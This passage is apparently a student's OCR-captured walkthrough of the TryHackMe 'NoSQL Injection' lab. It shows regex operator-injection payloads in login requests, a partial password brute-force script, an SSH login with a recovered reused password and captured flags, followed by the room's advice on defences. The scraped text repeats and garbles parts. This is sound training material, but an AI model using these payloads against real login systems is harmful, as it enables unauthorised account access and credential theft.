One of the users seems to be reusing his password for many services. Find which one and connect through SSH to retrieve the final flag!

Submit Hint

Task 7 Syntax Injection: Identification and Data Extraction

Task 8 Conclusion

Your streak has increased. You're 4 streaks away from a badge! 3

And now since we already know Pedro's password, we'll just connect to it through ssh

File Actions Edit View Help

(root@kali:[~])

```
# ssh pedro@10.10.3.17
The authenticity of host '10.10.3.17 (10.10.3.17)' can't be established.
ED25519 key fingerprint is SHA256:V/8G3mpnlCv/7PyT/47/lXkPvwuFule0P66Z7ZbqpAk
.
W This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.3.17' (ED25519) to the list of known hosts.
pedro@10.10.3.17's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jun 23 03:34:24 2021 from 192.168.100.250
pedro@nosql-nolife:~$ ls
flag.txt
pedro@nosql-nolife:~$ cat flag.txt
flag{N0Sql_n01f3!}
pedro@nosql-nolife:~$
```

Sublime Text (UNREGISTERED)

```
39 if __name__ == "__main__":
40     print("Starting NoSQL Injection brute force...")
41     final_password = brute_force_password()
42     print(f"Password found: {final_password}")
```

And there we go!

CSS 261 Secure XSS Go! picoCTF Project CSS-261 hackthissite TryHackMe TryHackMe TryHackMe 10.10.3

tryhackme.com/room/nosqlinjectiontutorial

SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub Room progress (78%)

```
12 Cookie: PHPSESSID=aku5ctb4v5uulcr6let54mrs6
13 Upgrade-Insecure-Requests: 1
14 user=admin&pass[$regex]=^a....$&remember=on
15
16
```

Woop woop! Your answer is correct

This confirms that the first letter of admin's password is 'a'. The same process can be repeated for the other letters until the full password is recovered. This can be repeated for other users as well if needed.

Answer the questions below

What is john's password?

Correct Answer Hint

One of the users seems to be reusing his password for many services. Find which one and connect through SSH to retrieve the final flag!

Correct Answer Hint

Task 7 Syntax Injection: Identification and Data Extraction

Task 8 Conclusion

How likely are you to recommend this room to others?

And lastly, we need Secret's password, we'll do the same process:

Caido Options

+ New Session

Overview Sitemap Scope Filters Proxy Intercept HTTP History WS History Match & Replace Testing Replay Automate Workflows Assistant Environment Logging Search Findings Exports Workspace Files Plugins Workspace

http://10.10.3.17 Default Collection

Request

```
1 POST /login.php HTTP/1.1
2 Host: 10.10.3.17
3 Content-Length: 31
4 Cache-Control: max-age=0
5 Origin: http://10.10.3.17
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.10.3.17/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13
14 user=secret&pass[$regex]=^.{7}$&remember=on
```

Response Follow redirection

```
1 HTTP/1.1 302 Found
2 Date: Fri, 21 Feb 2025 07:44:37 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Location: /?err=1
5 Content-Length: 0
6 Content-Type: text/html; charset=UTF-8
7
8
```

169 bytes | 1608ms

CAIDO

Ongoing Tasks

Overview Sitemap Scope Filters Proxy Intercept HTTP History WS History Match & Replace Testing Replay Automate Workflows Assistant Environment Logging Search Findings Exports Workspace Files Plugins Workspace

+ New Session

12 2025-02-20 20:07:49 13 2025-02-21 12:28:13 14 2025-02-21 12:44:36

Queuing Environment

Search... Enter an HTTPQL query...

ID	Payload 1	Status	Length	Round-trip Time (ms)
11	10	302	188	456
10	9	302	188	635
9	8	302	188	636
8	7	302	188	634
7	6	302	188	634
6	5	302	188	635
5	4	302	188	634
4	3	302	188	633
3	2	302	188	636
2	1	302	365	637
1	0	302	188	638

16 requests

http://10.10.3.17

```

5 Origin: http://10.10.3.17
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.10.3.17/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 user=secret&pass[$regex]=^.{1}$&rememberon

```

Response Response

```

1 HTTP/1.1 302 Found
2 Date: Fri, 21 Feb 2025 07:44:56 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Set-Cookie: PHPSESSID=9bpdpei21m2s94dlcimkd6ql; path=/
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: /sekretPl4ce.php
9 Content-Length: 0
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13

```

365 bytes | 637ms

Kali Linux [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Trash Home Terminal

File System Sublime Text (UNREGISTERED)

root@kali: ~

```

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jun 23 03:34:24 2021 from 192.168.100.250
pedro@nosql-nolife:~$ ls
flag.txt
pedro@nosql_nolife:~$ cat flag.txt
flag{N0SQL_n01iF3!}
pedro@nosql-nolife:~$ exit
logout
Connection to 10.10.3.17 closed.

[root@kali)~]
# python3 /home/meruyert/bruteforce.py
Starting NoSQL Injection brute force ...
Found character: 1 → Current password: 1
Password found: 1

[root@kali)~]
# 
```



- Sublime Text (UNREGISTERED)

```

Line 22, Column 20
Spaces: 4 Python
if __name__ == "__main__":
    print("Starting NoSQL Injection brute force...")
    final_password = brute_force_password()
    print(f"Password found: {final_password}")

```

Aaand it's done!



CSS 261 Secure XSS G... picoCTF Project CSS-261 hackthe SDU University Mail GeeksforGeeks | A... GitHub

tryhackme.com/room/nosqlinjectiontutorial

Room progress (85%)

```
jsmith@nosql.int
[...]
Connection to 10.10.3.17 closed.
```

Woop woop! Your answer is correct

The Exception to the Rule

It is worth noting that for Syntax Injection to occur, the developer has to create custom JavaScript queries. The same function could be performed using the built-in filter functions where `['username' : username]` would return the same result but not be vulnerable to injection. As such, Syntax Injection is rare to find, as it means that the developers are not using the built-in functions and filters. While some complex queries might require direct JavaScript, it is always recommended to avoid this to prevent Syntax Injection. The example shown above is for MongoDB; for other NoSQL solutions, similar Syntax Injection cases may exist, but the actual syntax will be different.

Answer the questions below

What common character is used to test for injection in both SQL and NoSQL solutions?

✓ Correct Answer

What is the email value of the super secret user returned in the last entry?

Submit

Task 8 Conclusion

How likely are you to recommend this room to others?

CSS 261 Secure XSS G... picoCTF Project CSS-261 hackthe SDU University Mail GeeksforGeeks | A... GitHub

tryhackme.com/room/nosqlinjectiontutorial

Room progress (92%)

```
jsmith@nosql.int
[...]
Connection to 10.10.3.17 closed.
```

Woop woop! Your answer is correct

The Exception to the Rule

It is worth noting that for Syntax Injection to occur, the developer has to create custom JavaScript queries. The same function could be performed using the built-in filter functions where `['username' : username]` would return the same result but not be vulnerable to injection. As such, Syntax Injection is rare to find, as it means that the developers are not using the built-in functions and filters. While some complex queries might require direct JavaScript, it is always recommended to avoid this to prevent Syntax Injection. The example shown above is for MongoDB; for other NoSQL solutions, similar Syntax Injection cases may exist, but the actual syntax will be different.

Answer the questions below

What common character is used to test for injection in both SQL and NoSQL solutions?

✓ Correct Answer

What is the email value of the super secret user returned in the last entry?

Syntax@Injection.FTW

✓ Correct Answer

Task 8 Conclusion

How likely are you to recommend this room to others?

CSS 261 Secure XSS Go! picoCTF Project CSS-261 hackthebox TryHackme TryHackme TryHackme 10.10.3

tryhackme.com/room/nosqlinjectiontutorial

CSS 261 SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub

Room completed (100%)

Task 5 ✓ Operator Injection: Logging in as Other Users

Task 6 ✓ Operator Injection: Extracting Users' Passwords

Task 7 ✓ Syntax Injection: Identification and Data Extraction

Task 8 ✓ Conclusion

Defences

To defend against NoSQL Injection attacks, the key remediation is to ensure that there isn't any confusion between what is the query and what is user input. This can be resolved by making use of parameterised queries, which split the query command and user input, meaning that the engine cannot be confused. Furthermore, the built-in functions and filters of the NoSQL solution should always be used to avoid Syntax Injection. Lastly, input validation and sanitisation can also be used to filter for syntax and operator characters and remove them.

Answer the questions below

I understand NoSQL Injection attacks and acknowledge that user data should never be directly accepted into queries!

No answer needed ✓ Correct Answer

That's how I completed this room.

CSS 261 Secure XSS Go! picoCTF Project CSS-261 hackthebox TryHackme TryHackme TryHackme TryHackme 10.10.3

tryhackme.com/room/nosqlinjectiontutorial

CSS 261 SDU Portal Philosophy MDE leetCode CSS 261 Comparison of Trees SDU University Mail GeeksforGeeks | A c... GitHub

✓ Woop woop! Your answer is correct



Congratulations on completing NoSQL Injection!!! 🎉

Points earned: 96

Completed tasks: 8

Room type: Walkthrough

Difficulty: Easy

Streak: 3

Leave Feedback Next